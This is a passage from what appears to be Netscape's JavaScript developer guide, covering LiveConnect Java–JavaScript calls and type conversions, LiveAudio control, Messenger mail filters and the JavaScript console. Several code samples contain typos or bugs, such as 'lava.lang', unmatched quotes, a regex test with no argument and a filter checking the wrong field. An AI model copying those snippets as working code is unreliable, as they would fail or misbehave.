The `embeds` array has a `length` property, `document.embeds.length`, that indicates the number of plug-ins embedded in the document.

The *Plug-in Guide*[1] contains information on:

- Calling Java methods from plug-ins
- Calling a plug-in's native methods from Java

Java to JavaScript Communication

If you want to use JavaScript objects in Java, you must import the `netscape.javascript` package into your Java file. This package defines the following classes:

- `netscape.javascript.JSObject` allows Java code to access JavaScript methods and properties.
- `netscape.javascript.JSException` allows Java code to handle JavaScript errors.
- `netscape.plugin.Plugin` allows client-side JavaScript and applets to manipulate a plug-in.

Starting with JavaScript 1.2, these classes are delivered in a .jar file; in previous versions of JavaScript, these classes are delivered in a .zip file. See the *Client-Side JavaScript Reference* for more information about these classes.

To access the LiveConnect classes, place the .jar or .zip file in the `CLASSPATH` of the JDK compiler in either of the following ways:

- Create a `CLASSPATH` environment variable to specify the path and name of .jar or .zip file.
- Specify the location of .jar or .zip file when you compile by using the `-classpath` command line parameter.

1. http://developer.netscape.com/docs/manuals/communicator/plugin/index.htm

For example, in Navigator 4. 0 for Windows NT, the classes are delivered in the `java40.jar` file in the `Program\Java\Classes` directory beneath the Navigator directory. You can specify an environment variable in Windows NT by double-clicking the System icon in the Control Panel and creating a user environment variable called `CLASSPATH` with a value similar to the following:

```
D:\Navigator\Program\Java\Classes\java40.jar
```

See the Sun JDK documentation for more information about `CLASSPATH`.

Note Because Java is a strongly typed language and JavaScript is weakly typed, the JavaScript runtime engine converts argument values into the appropriate data types for the other language when you use LiveConnect. See "Data Type Conversions" on page 263 for complete information.

Using the LiveConnect Classes

All JavaScript objects appear within Java code as instances of `netscape.javascript.JSObject`. When you call a method in your Java code, you can pass it a JavaScript object as one of its argument. To do so, you must define the corresponding formal parameter of the method to be of type `JSObject`.

Also, any time you use JavaScript objects in your Java code, you should put the call to the JavaScript object inside a `try...catch` statement which handles exceptions of type `netscape.javascript.JSException`. This allows your Java code to handle errors in JavaScript code execution which appear in Java as exceptions of type `JSException`.

Accessing JavaScript with JSObject

For example, suppose you are working with the Java class called `JavaDog`. As shown in the following code, the `JavaDog` constructor takes the JavaScript object `jsDog`, which is defined as type `JSObject`, as an argument:

```
import netscape.javascript.*;

public class JavaDog
{
    public String dogBreed;
    public String dogColor;
    public String dogSex;
```

```
    // define the class constructor
    public JavaDog(JSObject jsDog)
    {
        // use try...catch to handle JSExceptions here
        this.dogBreed = (String)jsDog.getMember("breed");
        this.dogColor = (String)jsDog.getMember("color");
        this.dogSex = (String)jsDog.getMember("sex");
    }
}
```

Notice that the `getMember` method of `JSObject` is used to access the properties of the JavaScript object. The previous example uses `getMember` to assign the value of the JavaScript property `jsDog.breed` to the Java data member `JavaDog.dogBreed`.

Note A more realistic example would place the call to `getMember` inside a `try...catch` statement to handle errors of type `JSException`. See "Handling JavaScript Exceptions in Java" on page 259 for more information.

To get a better sense of how `getMember` works, look at the definition of the custom JavaScript object `Dog`:

```
function Dog(breed,color,sex) {
   this.breed = breed
   this.color = color
   this.sex = sex
}
```

You can create a JavaScript instance of `Dog` called `gabby` as follows:

```
gabby = new Dog("lab","chocolate","female")
```

If you evaluate `gabby.color`, you can see that it has the value "chocolate". Now suppose you create an instance of `JavaDog` in your JavaScript code by passing the `gabby` object to the constructor as follows:

```
javaDog = new Packages.JavaDog(gabby)
```

If you evaluate `javaDog.dogColor`, you can see that it also has the value "chocolate", because the `getMember` method in the Java constructor assigns `dogColor` the value of `gabby.color`.

Handling JavaScript Exceptions in Java

When JavaScript code called from Java fails at run time, it throws an exception. If you are calling the JavaScript code from Java, you can catch this exception in a `try...catch` statement. The JavaScript exception is available to your Java code as an instance of `netscape.javascript.JSException`. `JSException` is a Java wrapper around any exception type thrown by JavaScript, similar to the way that instances of `JSObject` are wrappers for JavaScript objects.

Use `JSException` when you are evaluating JavaScript code in Java. If the JavaScript code is not evaluated, either due to a JavaScript compilation error or to some other error that occurs at run time, the JavaScript interpreter generates an error message that is converted into an instance of `JSException`.

For example, you can use a `try...catch` statement such as the following to handle LiveConnect exceptions:

```
try {
   global.eval("foo.bar = 999;");
} catch (Exception e) {
   if (e instanceof JSException) {
      jsCodeFailed()”;
   } else {
      otherCodeFailed();
   }
}
```

In this example, the `eval` statement fails if `foo` is not defined. The `catch` block executes the `jsCodeFailed` method if the `eval` statement in the `try` block throws a `JSException`; the `otherCodeFailed` method executes if the `try` block throws any other error.

Accessing Client-Side JavaScript

Now let's look specifically at using Java to access client-side JavaScript. The author of an HTML page must permit an applet to access JavaScript by specifying the `MAYSCRIPT` attribute of the `<APPLET>` tag. This prevents an applet from accessing JavaScript on a page without the knowledge of the page author. Attempting to access JavaScript from an applet that does not have the `MAYSCRIPT` attribute generates an exception. The `MAYSCRIPT` tag is needed only for Java to access JavaScript; it is not needed for JavaScript to access Java.

Getting a Handle for the JavaScript Window

Before you can access JavaScript in Navigator, you must get a handle for the Navigator window. Use the `getWindow` method in the class `netscape.javascript.JSObject` to get a window handle, passing it the `Applet` object.

For example, if `win` is a previously-declared variable of type `JSObject`, the following Java code assigns a window handle to `win`:

```
public class myApplet extends Applet {
   public void init() {
      JSObject win = JSObject.getWindow(this);
   }
}
```

Accessing JavaScript Objects and Properties

The `getMember` method in the class `netscape.javascript.JSObject` lets you access JavaScript objects and properties. Call `getWindow` to get a handle for the JavaScript window, then call `getMember` to access each JavaScript object in a containership path in turn. Notice that JavaScript objects appear as instances of the class `netscape.javascript.JSObject` in Java.

For example, the following Java code allows you to access the JavaScript object `document.testForm` through the variable `myForm`:

```
public void init() {
   win = JSObject.getWindow(this);
   myForm=win.eval("document.testForm")
}
```

Note that you could use the following lines in place of `myForm=win.eval("document.testForm")`:

```
JSObject doc = (JSObject) win.getMember("document");
JSObject myForm = (JSObject) doc.getMember("testForm");
```

If the JavaScript object `document.testForm.jazz` is a checkbox, the following Java code allows you to access its `checked` property:

```
public void init() {
   win = JSObject.getWindow(this);
   JSObject doc = (JSObject) win.getMember("document");
   JSObject myForm = (JSObject) doc.getMember("testForm");
   JSObject check = (JSObject) myForm.getMember("jazz");
   Boolean isChecked = (Boolean) check.getMember("checked");
}
```

Calling JavaScript Methods

The `eval` method in the class `netscape.javascript.JSObject` let you evaluate an arbitrary JavaScript expression. Use `getWindow` to get a handle for the JavaScript window, then use `eval` to access a JavaScript method.

Use the following syntax to call JavaScript methods:

```
JSObject.getWindow().eval("expression")
```

`expression` is a JavaScript expression that evaluates to a JavaScript method call.

For example, the following Java code uses `eval` to call the JavaScript `alert` method when a `MouseUp` event occurs:

```
public void init() {
   JSObject win = JSObject.getWindow(this);
}

public boolean mouseUp(Event e, int x, int y) {
   win.eval("alert(\"Hello world!\");");
   return true;
}
```

Another way to call JavaScript methods is with the `call` method of `JSObject`. Use the following to call a JavaScript method from Java when you want to pass Java objects as arguments:

```
JSObject.call(methodName, argArray)
```

where `argArray` is an Array of Java objects used to pass arguments to the JavaScript method.

If you want to pass primitive values to a JavaScript method, you must use the Java object wrappers (such as `Integer`, `Float`, and `Boolean`), and then populate an `Array` with such objects.

Example: Hello World

Returning to the HelloWorld example, modify the `paint` method in the Java code so that it calls the JavaScript `alert` method (with the message "Painting!") as follows:

```
public void paint(Graphics g) {
   g.drawString(myString, 25, 20);
   JSObject win = JSObject.getWindow(this);
   String args[] = {"Painting!"};
   win.call("alert", args);
}
```

Then add the `MAYSCRIPT` attribute to the `<APPLET>` tag in the HTML page, recompile the applet, and try it. Each time the applet is painted (when it is initialized, when you enter a new text value, and when the page is reloaded) a JavaScript alert box is displayed. This is a simple illustration of calling JavaScript from Java.

This same effect could be achieved with the following:

```
public void paint(Graphics g) {
   g.drawString(myString, 25, 20);
   JSObject win = JSObject.getWindow(this);
   win.eval("alert('Painting')");
}
```

Note You may have to reload the HTML page by choosing Open Page from the File menu instead of clicking the Reload button, to ensure that the applet is re-initialized.

Calling User-Defined Functions

You can also call user-defined functions from a Java applet. For example, add the following function to the `<HEAD>` of the HTML page with the HelloWorld applet:

```
<SCRIPT>
function test() {
   alert("You are using " + navigator.appName + " " +
      navigator.appVersion)
}
</SCRIPT>
```

This simple function displays an alert dialog box containing the name and version of the client software being used. Then modify the `init` method in your Java code similarly to how you modified `paint`:

```
public void init() {
   myString = new String("Hello, world!")
   JSObject win = JSObject.getWindow(this)
   String args2[] = {""}
   win.call("test", args2)
}
```

Notice that `args2` is declared as an array with no elements, even though the method does not take any arguments. When you recompile the applet and reload the HTML page (and re-initialize the applet), a JavaScript alert dialog box will display the version of Navigator you are running. This is a simple illustration of calling a user-defined function from Java.

Data Type Conversions

Because Java is a strongly typed language and JavaScript is weakly typed, the JavaScript runtime engine converts argument values into the appropriate data types for the other language when you use LiveConnect. These conversions are described in the following sections:

- JavaScript to Java Conversions
- Java to JavaScript Conversions

JavaScript to Java Conversions

When you call a Java method and pass it parameters from JavaScript, the data types of the parameters you pass in are converted according to the rules described in the following sections:

- Number Values
- Boolean Values
- String Values
- Undefined Values
- Null Values
- JavaArray and JavaObject objects
- JavaClass objects
- Other JavaScript objects

The return values of methods of `netscape.javascript.JSObject` are always converted to instances of `java.lang.Object`. The rules for converting these return values are also described in these sections.

For example, if `JSObject.eval` returns a JavaScript number, you can find the rules for converting this number to an instance of `java.lang.Object` in "Number Values" on page 264.

Number Values

When you pass JavaScript number types as parameters to Java methods, Java converts the values according to the rules described in the following table:

Java parameter type	Conversion rules
double	The exact value is transferred to Java without rounding and without a loss of magnitude or sign.
`lava.lang.Double` `java.lang.Object`	A new instance of `java.lang.Double` is created, and the exact value is transferred to Java without rounding and without a loss of magnitude or sign.
float	• Values are rounded to float precision. • Values which are unrepresentably large or small are rounded to +infinity or -infinity.

Java parameter type	Conversion rules
byte char int long short	• Values are rounded using round-to-negative-infinity mode. • Values which are unrepresentably large or small result in a run-time error. • `NaN` values are converted to zero.
`java.lang.String`	Values are converted to strings. For example, • 237 becomes “237”
boolean	• 0 and `NaN` values are converted to false. • Other values are converted to true.

When a JavaScript number is passed as a parameter to a Java method which expects an instance of `java.lang.String`, the number is converted to a string. Use the == operator to compare the result of this conversion with other string values.

Boolean Values

When you pass JavaScript Boolean types as parameters to Java methods, Java converts the values according to the rules described in the following table:

Java parameter type	Conversion rules
boolean	All values are converted directly to the Java equivalents.
`lava.lang.Boolean` `java.lang.Object`	A new instance of `java.lang.Boolean` is created. Each parameter creates a new instance, not one instance with the same primitive value.
`java.lang.String`	Values are converted to strings. For example: • true becomes “true” • false becomes “false”
byte char double float int long short	• true becomes 1 • false becomes 0

When a JavaScript Boolean is passed as a parameter to a Java method which expects an instance of `java.lang.String`, the Boolean is converted to a string. Use the == operator to compare the result of this conversion with other string values.

String Values

When you pass JavaScript string types as parameters to Java methods, Java converts the values according to the rules described in the following table:

Java parameter type	Conversion rules
`lava.lang.String` `java.lang.Object`	A JavaScript string is converted to an instance of `java.lang.String` with an ASCII value.
byte double float int long short	All values are converted to numbers as described in ECMA-262.
char	All values are converted to numbers.
boolean	• The empty string becomes false. • All other values become true.

Undefined Values

When you pass undefined JavaScript values as parameters to Java methods, Java converts the values according to the rules described in the following table:

Java parameter type	Conversion rules
`lava.lang.String` `java.lang.Object`	The value is converted to an instance of java.lang.String whose value is the string "undefined".
boolean	The value becomes false.
double float	The value becomes `NaN`.
byte char int long short	The value becomes 0.

The undefined value conversion is possible in JavaScript 1.3 only. Earlier versions of JavaScript do not support undefined values.

When a JavaScript undefined value is passed as a parameter to a Java method which expects an instance of `java.lang.String`, the undefined value is converted to a string. Use the == operator to compare the result of this conversion with other string values.

Null Values

When you pass null JavaScript values as parameters to Java methods, Java converts the values according to the rules described in the following table:

Java parameter type	Conversion rules
Any class Any interface type	The value becomes null.
byte char double float int long short	The value becomes 0.
boolean	The value becomes false.

JavaArray and JavaObject objects

In most situations, when you pass a JavaScript `JavaArray` or `JavaObject` as a parameter to a Java method, Java simply unwraps the object; in a few situations, the object is coerced into another data type according to the rules described in the following table:

Java parameter type	Conversion rules
Any interface or class that is assignment-compatible with the unwrapped object.	The object is unwrapped.
`java.lang.String`	The object is unwrapped, the `toString` method of the unwrapped Java object is called, and the result is returned as a new instance of `java.lang.String`.

Java parameter type	Conversion rules
byte char double float int long short	The object is unwrapped, and either of the following situations occur: • If the unwrapped Java object has a `doubleValue` method, the `JavaArray` or `JavaObject` is converted to the value returned by this method. • If the unwrapped Java object does not have a `doubleValue` method, an error occurs.
boolean	The object is unwrapped and either of the following situations occur: • If the object is null, it is converted to false. • If the object has any other value, it is converted to true. In JavaScript 1.2 and earlier versions, the object is unwrapped and either of the following situations occur: • If the unwrapped object has a booleanValue method, the source object is converted to the return value. • If the object does not have a booleanValue method, the conversion fails.

An interface or class is assignment-compatible with an unwrapped object if the unwrapped object is an instance of the Java parameter type. That is, the following statement must return true:

```
unwrappedObject instanceof parameterType
```

JavaClass objects

When you pass a JavaScript `JavaClass` object as a parameter to a Java method, Java converts the object according to the rules described in the following table:

Java parameter type	Conversion rules
`java.lang.Class`	The object is unwrapped.
`java.lang.JSObject` `java.lang.Object`	The `JavaClass` object is wrapped in a new instance of `java.lang.JSObject`.
`java.lang.String`	The object is unwrapped, the `toString` method of the unwrapped Java object is called, and the result is returned as a new instance of `java.lang.String`.
boolean	The object is unwrapped and either of the following situations occur: • If the object is null, it is converted to false. • If the object has any other value, it is converted to true. In JavaScript 1.2 and earlier versions, the object is unwrapped and either of the following situations occur: • If the unwrapped object has a booleanValue method, the source object is converted to the return value. • If the object does not have a booleanValue method, the conversion fails.

Other JavaScript objects

When you pass any other JavaScript object as a parameter to a Java method, Java converts the object according to the rules described in the following table:

Java parameter type	Conversion rules
`java.lang.JSObject` `java.lang.Object`	The object is wrapped in a new instance of `java.lang.JSObject`.
`java.lang.String`	The object is unwrapped, the `toString` method of the unwrapped Java object is called, and the result is returned as a new instance of `java.lang.String`.
byte char double float int long short	The object is converted to a value using the logic of the `ToPrimitive` operator described in ECMA-262. The *PreferredType* hint used with this operator is Number.
boolean	The object is unwrapped and either of the following situations occur: • If the object is null, it is converted to false. • If the object has any other value, it is converted to true. In JavaScript 1.2 and earlier versions, the object is unwrapped and either of the following situations occur: • If the unwrapped object has a booleanValue method, the source object is converted to the return value. • If the object does not have a booleanValue method, the conversion fails.

Java to JavaScript Conversions

Values passed from Java to JavaScript are converted as follows:

- Java byte, char, short, int, long, float, and double are converted to JavaScript numbers.
- A Java boolean is converted to a JavaScript boolean.
- An object of class `netscape.javascript.JSObject` is converted to the original JavaScript object.
- Java arrays are converted to a JavaScript pseudo-Array object; this object behaves just like a JavaScript `Array` object: you can access it with the syntax `arrayName[index]` (where `index` is an integer), and determine its length with `arrayName.length`.
- A Java object of any other class is converted to a JavaScript wrapper, which can be used to access methods and fields of the Java object:
    - Converting this wrapper to a string calls the `toString` method on the original object.
    - Converting to a number calls the `doubleValue` method, if possible, and fails otherwise.
    - Converting to a boolean in JavaScript 1.3 returns false if the object is null, and true otherwise.
    - Converting to a boolean in JavaScript 1.2 and earlier versions calls the `booleanValue` method, if possible, and fails otherwise.

  Note that instances of java.lang.Double and java.lang.Integer are converted to JavaScript objects, not to JavaScript numbers. Similarly, instances of java.lang.String are also converted to JavaScript objects, not to JavaScript strings.

Java `String` objects also correspond to JavaScript wrappers. If you call a JavaScript method that requires a JavaScript string and pass it this wrapper, you'll get an error. Instead, convert the wrapper to a JavaScript string by appending the empty string to it, as shown here:

```
var JavaString = JavaObj.methodThatReturnsAString();
var JavaScriptString = JavaString + "";
```

Chapter

16

LiveAudio and LiveConnect

LiveAudio is LiveConnect aware. Using LiveConnect, LiveAudio, and JavaScript, essentially any event that can be described programmatically using the JavaScript framework can trigger a sound event. For example, you can create alternative sound control interfaces, defer the load of a sound file until the user clicks a button, create buttons that make clicking noises, or create audio confirmation for interface interactions (have an object "say" what it does when the users clicks it or moves the mouse over it). This chapter describes how to use JavaScript to control embedded LiveAudio elements.

This chapter contains the following sections:

- JavaScript Methods for Controlling LiveAudio
- Using the LiveAudio LiveConnect Methods

JavaScript Methods for Controlling LiveAudio

LiveAudio provides the following major JavaScript controlling methods. For these methods to be available to JavaScript (and the web page), you must embed a LiveAudio console (any console will do, it can even be hidden) somewhere on your page.

- `play({loop[TRUE, FALSE or an INT]}, '{url_to_sound}')`
- `pause()`
- `stop()`
- `StopAll()`
- `start_time({number of seconds})`
- `end_time({number of seconds})`
- `setvol({percentage number - without "%" sign})`
- `fade_to({volume percent to fade to, without the "%"})`
- `fade_from_to({volume % start fade}, {volume % end fade})`
- `start_at_beginning()`
- `stop_at_end()`

The following JavaScript state indication methods do not control the LiveAudio plug-in, but they give you information about the current state of the plug-in:

- `IsReady`
- `IsPlaying`
- `IsPaused`
- `GetVolume`

Using the LiveAudio LiveConnect Methods

One example of using JavaScript to control a LiveAudio plug-in is to have JavaScript play a sound. In the following example, all of the HTML is needed to make the plug-in play a sound.

```
<HTML>
<BODY>

<EMBED SRC="sound1.wav"
   HIDDEN=TRUE>

<A HREF="javascript:document.embeds[0].play(false)">
Play the sound now!</A>

</BODY>
</HTML>
```

The preceding method of playing a sound file is probably the simplest, but can pose many problems. For example, if you are using the `document.embeds` array, JavaScript 1.0 will generate an error, because the `embeds` array is a JavaScript 1.1 feature. Rather than use the `embeds` array, you can identify the particular `<EMBED>` tag you would like to use in JavaScript by using the `NAME` and `MASTERSOUND` attributes in your original `<EMBED>` tag, as follows:

```
<HTML>
<BODY>

<EMBED SRC="sound1.wav"
   HIDDEN=TRUE
   NAME="firstsound"
   MASTERSOUND>

<A HREF="javascript:document.firstsound.play(false)">
Play the sound now!</A>

</BODY>
</HTML>
```

This is a much more descriptive way to describe your plug-in in JavaScript, and can go a long way towards eliminating confusion. If, for example you had several sounds embedded in an HTML document, it may be easier for developers to use the `NAME` attribute rather than the `embeds` array. In the preceding example, notice that the `MASTERSOUND` attribute in the `<EMBED>` tag is used. This is because any time a `NAME` attribute is used referencing LiveAudio, an accommodating `MASTERSOUND` tag must be present as well.

Another common example of using LiveConnect and LiveAudio is to defer loading a sound until a user clicks the "play" button. To do this, try the following:

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="JavaScript">
<!-- Hide JavaScript from older browsers

function playDeferredSound() {
   document.firstsound.play(false,
      'http://url_to_new_sound_file/sound1.wav');
}

// -->
</SCRIPT>

</HEAD>
<BODY>

<EMBED
   SRC="stub1.wav"
   HIDDEN=TRUE
   NAME="firstsound"
   MASTERSOUND>

<A HREF="javascript:playDeferredSound()">Load and play the sound</A>

</BODY>
</HTML>
```

The stub file, `stub1.wav`, is loaded relatively quickly. (For a description of how to create a stub file, see the EmeraldNet LiveAudio information at `http://emerald.net/liveaudio/`.) The `play` method then loads the sound file only when it is called. Using this example, the sound file is loaded only when the user wants to hear it.

Web designers might want to create entire new interfaces with LiveConnected LiveAudio. To create an alternate console for sound playing and interaction, a designer might do the following:

```
<HTML>
<HEAD>

<SCRIPT LANGUAGE="JavaScript">
<!-- Hide JavaScript from older browsers

function playSound() {
   document.firstSound.play(false);
}
```

```
function pauseSound() {
   document.firstSound.pause();
}

function stopSound() {
   document.firstSound.stop();
}

function volup() {
   currentVolume = document.firstSound.GetVolume();
   newVolume = (currentVolume + 10);

   if (document.firstSound.GetVolume() == 100) {
      alert("Volume is already at maximum");
   }

   if (newVolume < 90) {
      document.firstSound.setvol(newVolume);
   }
   else
   {
      if ((newVolume <= 100) && (newVolume > 90)) {
         document.firstSound.setvol(100);
      }
   }
}

function voldown() {
   currentVolume = document.firstSound.GetVolume();
   newVolume = (currentVolume - 10);

   if (document.firstSound.GetVolume() == 0) {
      alert("Volume is already at minimum");
   }

   if (newVolume > 10) {
      document.firstSound.setvol(newVolume);
   }
   else {
      if ((newVolume >= 0) && (newVolume < 10)) {
         document.firstSound.setvol(0);
      }
   }
}

// -->
</SCRIPT>
</HEAD>

<BODY>
```

```
<EMBED
   SRC="sound1.wav"
   HIDDEN=TRUE
   AUTOSTART=FALSE
   NAME="firstSound"
   MASTERSOUND>

<P><A HREF="javascript:playSound()">Play the sound now!</A></P>
<P><A HREF="javascript:pauseSound()">Pause the sound now!</A></P>
<P><A HREF="javascript:stopSound()">Stop the sound now!</A></P>
<P><A HREF="javascript:volup()">Increment the Volume!</A></P>
<P><A HREF="javascript:voldown()">Decrement the Volume!</A></P>

</BODY>
</HTML>
```

The preceding example illustrates how you might create your own method of controlling a sound file. The possibilities are really endless; you can use images and `onClick` event handlers to simulate your own sound player.

4

Appendixes

- **Mail Filters**
- **Displaying Errors with the JavaScript Console**

Appendix

A

Mail Filters

This appendix tells you how you can use JavaScript to filter your incoming mail and news when you use Netscape Messenger.

There are two steps to this process:

1. Write a JavaScript function to serve as a filter and put it in your filters file. This function takes one argument, a message object, and can make changes to that message.

2. Add an entry for the JavaScript function to your mail rules file. Your rules file can have multiple filters. Messenger applies each filter in turn to a message until one of the filters acts on it.

This appendix contains the following sections:

- Creating the Filter and Adding to Your Rules File
- News Filters
- Message Object Reference
- Debugging Your Filters
- A More Complex Example

Creating the Filter and Adding to Your Rules File

The first step is to write a `filters.js` file. This file contains the JavaScript functions that perform the mail filtering. These functions can use all features of client-side JavaScript. The location of this file depends on your platform, as shown in the following table.

Platform	File location
Unix	`$(HOME)/.netscape/filters.js` where `$(HOME)` is the directory in which Navigator is installed.
Windows	\Program Files\Communicator\Users\<*username*>\Mail\filters.js
Macintosh	`filters.js`, at the root of your `profile` folder

The following is an example of a simple mail filter file. It files all messages from my_mom into the "FromMom" folder, and marks them as high priority. It also sends all messages from my_sister to the trash folder.

```
// filters.js file.
function MomFilter(message) {
   if (message.from.indexOf("my_mom@mothers.net") != -1) {
      message.priority = "High";
      message.folder = "mailbox:FromMom";
   }
   else if (message.subject.indexOf("my_sister@sisters.net") != -1) {
      message.trash();
   }
}
```

Note There is no way to specify an IMAP folder using the `mailbox:` syntax. So, if you refile things using IMAP, they all end up on your local machine.

Once you've written the JavaScript filter function, you add a reference to the filter in your mail rules file. The location of your rules file is also platform dependent, as shown in the following table.

Platform	File location
Unix	`$(HOME)/.netscape/mailrule` Where `$(HOME)` is the directory in which Navigator is installed.
Windows	`\Program Files\Communicator\Users\<username>\Mail\rules.dat`
Macintosh	`Filter Rules`, at the root of your `profile` folder

This file is normally only written by the filter system in Netscape Messenger. If you've got a rules file already, add the following lines to it:

```
name="filterName"
enabled="yes"
type="2"
scriptName="scriptName"
```

Where:

`name="filterName"`	Gives a descriptive name to the filer.
`enabled="yes"`	Says to use this filter. To turn off the filter, change this line to `enabled="no"`.
`type="2"`	Marks this filter as being JavaScript.
`scriptName="scriptName"`	Is the JavaScript function to execute.

The appropriate entry for the example above would be:

```
name="Filter for Mom"
enabled="yes"
type="2"
scriptName="MomFilter"
```

You can add multiple groups of the above lines to your rules file to add multiple filters. They are executed in the order listed in the file until one of them performs an action on the message (sets a property or calls a method).

If you don't already have a mail rule file, you'll need to add the following two lines at the top (before any filter references):

```
version="6"
logging="no"
```

News Filters

The above discussion about adding filters to your mail rule file applies to news filters as well. The only difference between news filters and mail filters is the `type` line. With mail filters, you use `type="2"`. For news filters, you use `type="8"`.

Message Object Reference

Filter functions take one argument, a message object. For news filters it is a News Message object and for mail filters it is a Mail Message object.

Mail Messages

A Mail Message object has the following methods:

Method	Description
`killThread()`	Mark a thread as ignored.
`watchThread()`	Mark a thread as watched.
`trash()`	Mark the message read and move it to the trash folder.

A Mail Message object has the following properties:

Property	Description
`folder`	Reflects the folder containing the message.
`read`	Reflects whether or not the message has been read.
`priority`	Reflects the priority of the message.

To refile a mail message, you set the `folder` property of the message object. You can use either a full path or the `mailbox:` URL syntax to specify the destination.

The priority property can be set using either an integer or a string. The possible values are:

- None
- Lowest
- Low
- Normal
- High
- Highest

Message Headers

In addition to the properties listed above, Mail Message objects offer all of the message headers as read-only properties. So, the subject of the message can be retrieved as `message.subject` and the CC list as `message.cc`. Headers with hyphens in their names (such as `Resent-from`) cannot be retrieved with the dot syntax. Instead, retrieve them using the array syntax for a property value (such as `message["Resent-from"]`).

News Messages

A News Message object has the following methods:

Method	Description
`killThread()`	Mark a thread as ignored.
`watchThread()`	Mark a thread as watched.

A News Message object has the following properties:

Property	Description
`group`	(Read-only) Reflects the news group containing the message.
`read`	Reflects whether or not the message has been read.
`sender`	(Read-only) Reflects the sender of the message.
`subject`	(Read-only) Reflects the subject of the message.

Debugging Your Filters

If there is a problem with your JavaScript filters, you'll get the standard JavaScript alert telling you the nature of the error. Any filters affected by the problems are not used to filter your messages. Consequently, if you've got problems, all the mail remains unchanged in your Inbox.

A More Complex Example

This filter file lets you easily perform one of several changes to a message. First, it uses object initializers to create an array of objects. Each of those objects represents a set of messages and what the function will do with messages in that set. The objects can have the following properties:

`field`	Which message field to use to match against (such as From or Resent-From).
`probe`	The value of the field that matches.
`folder`	The mail folder into which to put the message
`trash`	True if the message should be put in the Trash folder
`priority`	A new priority for the message.

Once it has the array of filters, the code creates regular expressions from those filters to use in matching individual messages. When Messenger calls `ApplyFilters` for a message, it searches for a match in the `MyFilters` array. If it finds one, the function either puts the message in the trash, moves it to a new folder, or changes its priority.

```
var MyFilters = [
   {field:"From",         probe:"cltbld@netscape.com",      folder:"mailbox:Client Build"},
   {field:"From",         probe:"scopus@netscape.com",      folder:"mailbox:Scopus"},
   {field:"Resent-From", probe:"bonsai-hook@warp.mcom.com", trash:true"},
   {field:"Resent-From", probe:"xheads@netscape.com",       folder:"mailbox:X Heads"},
   {field:"Resent-From", probe:"layers@netscape.com",       priority:"High"}
];

// Initialize by compiling a regular expression for each filter
for (var i = 0; i < MyFilters.length; i++) {
   var f = MyFilters[i];
   f.regexp = new RegExp("^" + f.field + " *:.*" + f.probe, "i");
}
```

```
function ApplyFilters(message)
{
   trace("Applying mail filters");

   for (var i = 0; i < MyFilters.length; i++) {
      var f = MyFilters[i];
      if (f.regexp.test()) {
         if (f.trash) {
            message.trash();
         } else if (f.folder) {
            message.folder = f.folder;
         } else {
            message.priority = f.priority;
            continue;
         }
         break;
      }
   }
}
```

Appendix

B

Displaying Errors with the JavaScript Console

This appendix describes how to use the JavaScript console to evaluate expressions and display error messages to the user.

This appendix contains the following sections:

- Opening the JavaScript Console
- Evaluating Expressions with the Console
- Displaying Error Messages with the Console

JavaScript 1.2 and earlier versions. The JavaScript console is not available.

Opening the JavaScript Console

To open the JavaScript console, do one of the following. The console opens in a new window.

- Enter the following URL in the location bar.

  ```
  javascript:
  ```

- Choose Open Page from the File menu, and enter the following URL:

  ```
  javascript:
  ```

- Supply the following code in your HTML page:

  ```
  <A HREF="javascript:">Open JavaScript console</A>
  ```

Evaluating Expressions with the Console

The JavaScript console is a two-frame window. The lower frame contains a field labeled `javascript typein`, where you can type one-line expressions. You can use this field to assign values to variables, test comparison operators, and perform math operations.

To evaluate an expression:

1. Type the expression into the `javascript typein` field.
2. Press Return.

   The results are displayed in the upper frame.

For example, you could evaluate the following expressions:

```
alert("hello there")      // Displays an alert dialog box
5-2                       // Displays "3" in the upper frame
var high=100; var low=45; // Creates two variables
high-low;                 // Displays 55 in upper frame
```

Displaying Error Messages with the Console

When a JavaScript error condition is encountered in the client (for example, on an HTML page or within an email message), a dialog box is displayed describing the error (for example, `Line 64: myVariable is not defined`). For most users, these errors are incomprehensible, and dismissing the dialog box becomes annoying. The only people likely to be interested in the errors are JavaScript developers, testers, and sophisticated users.

You can force JavaScript errors to be displayed only in the JavaScript console. Then, when a JavaScript error occurs, the error message is directed to the console, and no dialog box appears. Since the console is normally not displayed, the user receives no direct indication that a JavaScript error has occurred. If a user or developer wants to view a JavaScript error, they need to open the console.

The text of JavaScript error messages appears the same way whether they are displayed in the console or in the traditional error dialog box.

JavaScript error descriptions are always displayed in English regardless of the locale.

Setting Preferences for Displaying Errors

You can specify whether to automatically open the console when a JavaScript error occurs or to display a dialog box for each JavaScript error. To set preferences for displaying errors, modify the Navigator preference file `prefs.js` as follows.

1. Make sure Navigator is not running.

   Navigator may overwrite your changes if it is running when you edit the preferences.

2. Open `prefs.js`.

   The preference file is in the user's directory under the `Netscape/Users` directory. For example, on Windows NT, you may find `prefs.js` in the following location:

   <Netscape path>\Users*<user name>*

3. Add one of the following lines to `prefs.js`:

   - To automatically open the console when a JavaScript error occurs, add the following line to `prefs.js`:

     ```
     user_pref("javascript.console.open_on_error", true);
     ```

   - To open a dialog box each time an error occurs, add the following line to `prefs.js`:

     ```
     user_pref("javascript.classic.error_alerts", true);
     ```

4. Save and close `prefs.js`.

Glossary

This glossary defines terms useful in understanding JavaScript applications.

ASCII American Standard Code for Information Interchange. Defines the codes used to store characters in computers.

BLOb Binary large object. The format of binary data stored in a relational database.

CGI Common Gateway Interface. A specification for communication between an HTTP server and gateway programs on the server. CGI is a popular interface used to create server-based web applications with languages such as Perl or C.

client A web browser, such as Netscape Navigator.

client-side JavaScript Core JavaScript plus extensions that control a browser (Navigator or another web browser) and its DOM. For example, client-side extensions allow an application to place elements on an HTML form and respond to user events such as mouse clicks, form input, and page navigation. *See also* core JavaScript, server-side JavaScript.

cookie A mechanism by which the Navigator client can store small items of information on the client machine.

CORBA Common Object Request Broker Architecture. A standard endorsed by the OMG (Object Management Group), the Object Request Broker (ORB) software that handles the communication between objects in a distributed computing environment.

core JavaScript The elements common to both client-side and server-side JavaScript. Core JavaScript contains a core set of objects, such as `Array`, `Date`, and `Math`, and a core set of language elements such as operators, control structures, and statements. *See also* client-side JavaScript, server-side JavaScript.

deprecate To discourage use of a feature without removing the feature from the product. When a JavaScript feature is deprecated, an alternative is typically recommended; you should no longer use the deprecated feature because it might be removed in a future release.

ECMA European Computer Manufacturers Association. The international standards association for information and communication systems.

ECMAScript A standardized, international programming language based on core JavaScript. This standardization version of JavaScript behaves the same way in all applications that support the standard. Companies can use the open standard language to develop their implementation of JavaScript. *See also* core JavaScript.

